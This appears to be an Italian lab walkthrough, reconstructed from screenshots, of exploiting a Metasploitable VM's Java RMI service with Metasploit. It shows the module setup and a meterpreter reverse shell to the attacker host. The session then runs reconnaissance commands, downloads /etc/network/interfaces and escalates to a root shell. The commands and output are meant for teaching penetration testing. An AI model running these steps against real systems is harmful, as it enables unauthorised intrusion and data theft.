                        Press SPACE BAR to continue



       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                               normal     No     Java RMI Registry Inte
faces Enumeration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecu
e Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecu
e Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl
Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connec
ion_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```




```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Andiamo a controllare le opzioni, notiamo che nel settaggio manca il dato relativo all'RHOST, cioè l'IP della macchina target, con il comando **set RHOST** seguito dall'IP lo andiamo a modificare, mentre l'LHOST, cioè il Local Host è già settato correttamente.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
```

Per sicurezza controlliamo di nuovo le opzioni dopo la modifica, appurato che la modifica è stata salvata lanciamo l'attaccon con il comando **exploit**.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/q3EfmDdaBbJv
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header...
[*] 192.168.99.112:1099 - Sending RMI Call...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:54116) at 2023-06-16 08:48:49 -0400

meterpreter >
```


Testiamo meterpreter usando dei semplici comandi per ottenere delle informazioni sulla configurazione di rete (**ifconfig e sysinfo**) e sulla di routing, volendo possiamo aprire nel visualizzare il contenuto del file dell'interfaccia di rete ma anche scaricarlo sulla nostra macchina.




```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe86:1845
IPv6 Netmask : ::
```



```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```




```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe86:1845  ::       ::
meterpreter >
```




```
meterpreter > pwd
/
meterpreter > cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.100
meterpreter > download /etc/network/interfaces
[*] Downloading: /etc/network/interfaces → /home/kali/interfaces
[*] Downloaded 384.00 B of 384.00 B (100.0%): /etc/network/interfaces → /home/kali/interfaces
[*] Completed  : /etc/network/interfaces → /home/kali/interfaces
meterpreter >
```

Continuiamo a testare i comandi che possiamo dare alla macchina target, innanzitutto con il comando help, e poi controlliamo se possiamo capire in che directory siamo, spostarci tra esse, creare file o cartelle




```
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2023-06-16 02:59:44 -0400  dev
040666/rw-rw-rw-  4096     dir   2023-06-16 02:59:49 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  14473    fil   2023-06-16 03:00:10 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2023-06-16 02:59:29 -0400  proc
040666/rw-rw-rw-  4096     dir   2023-06-16 03:00:10 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2023-06-16 02:59:30 -0400  sys
040666/rw-rw-rw-  4096     dir   2023-06-12 06:01:57 -0400  test_metasploit
040666/rw-rw-rw-  4096     dir   2023-06-16 09:08:45 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter > 
```

Scopriamo che possiamo spostarci in alcune directory, andiamo in home e creiamo una nuova cartella chiamata prova, ma non è possibile creare un file di testo




```
meterpreter > cd home
meterpreter > pwd
/home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 10:08:02 -0400  ftp
040666/rw-rw-rw-  4096  dir   2023-06-06 06:25:02 -0400  msfadmin
040666/rw-rw-rw-  4096  dir   2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-  4096  dir   2010-05-07 14:38:06 -0400  user

meterpreter > mkdir prova
Creating directory: prova
```



```
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 10:08:02 -0400  ftp
040666/rw-rw-rw-  4096  dir   2023-06-06 06:25:02 -0400  msfadmin
040666/rw-rw-rw-  4096  dir   2023-06-16 09:11:52 -0400  prova
040666/rw-rw-rw-  4096  dir   2010-04-16 02:16:02 -0400  service
040666/rw-rw-rw-  4096  dir   2010-05-07 14:38:06 -0400  user

meterpreter > cd prova
meterpreter > touch fileprova.txt
[-] Unknown command: touch
meterpreter > ls
No entries exist in /home/prova
meterpreter > nano fileprova.txt
[-] Unknown command: nano
```

Notiamo come alcuni comandi non vengano riconosciuti, andiamo quindi a creare una **shell**, riproviamo con gli stessi comandi che adesso possiamo effettuare perché abbiamo acquisito i **permessi di root** e quindi potremmo potenzialmente agire con più libertà.



```
meterpreter > uname -a
[-] Unknown command: uname
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2 created.
Channel 2 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
id
uid=0(root) gid=0(root)
```